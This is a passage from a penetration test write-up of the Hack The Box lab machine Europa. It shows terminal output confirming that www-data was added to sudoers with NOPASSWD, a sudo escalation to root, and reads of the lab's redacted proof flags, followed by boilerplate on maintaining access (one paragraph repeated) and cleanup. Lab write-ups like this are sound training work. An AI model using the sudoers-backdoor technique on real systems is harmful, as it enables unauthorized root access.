www-data@europa:/var/www/cmd$
```

Figure 3.18: 290-upload_logcleared.png

After a minute i am able to see that the command has been executed successfully and i got the access to root without password since the profile has been added to the sudoers file.




```
www-data@europa:/var/www/cmd$ sudo -l
Matching Defaults entries for www-data on europa:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on europa:
    (ALL) NOPASSWD: ALL
www-data@europa:/var/www/cmd$
```

Figure 3.19: 295-sudoers_confirm.png

```
www-data@europa:/var/www/cmd$ sudo -i
root@europa:~# id
uid=0(root) gid=0(root) groups=0(root)
root@europa:~#
```

3.2.1.5 Proof File


User



```
root@europa:~# cat /home/john/user.txt
2f[redacted]221
root@europa:~#
```

Figure 3.20: 300-user.txt.png

Root



```
root@europa:~# cat root.txt
7f[redacted]a5
root@europa:~#
```

Figure 3.21: europa/images/305-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.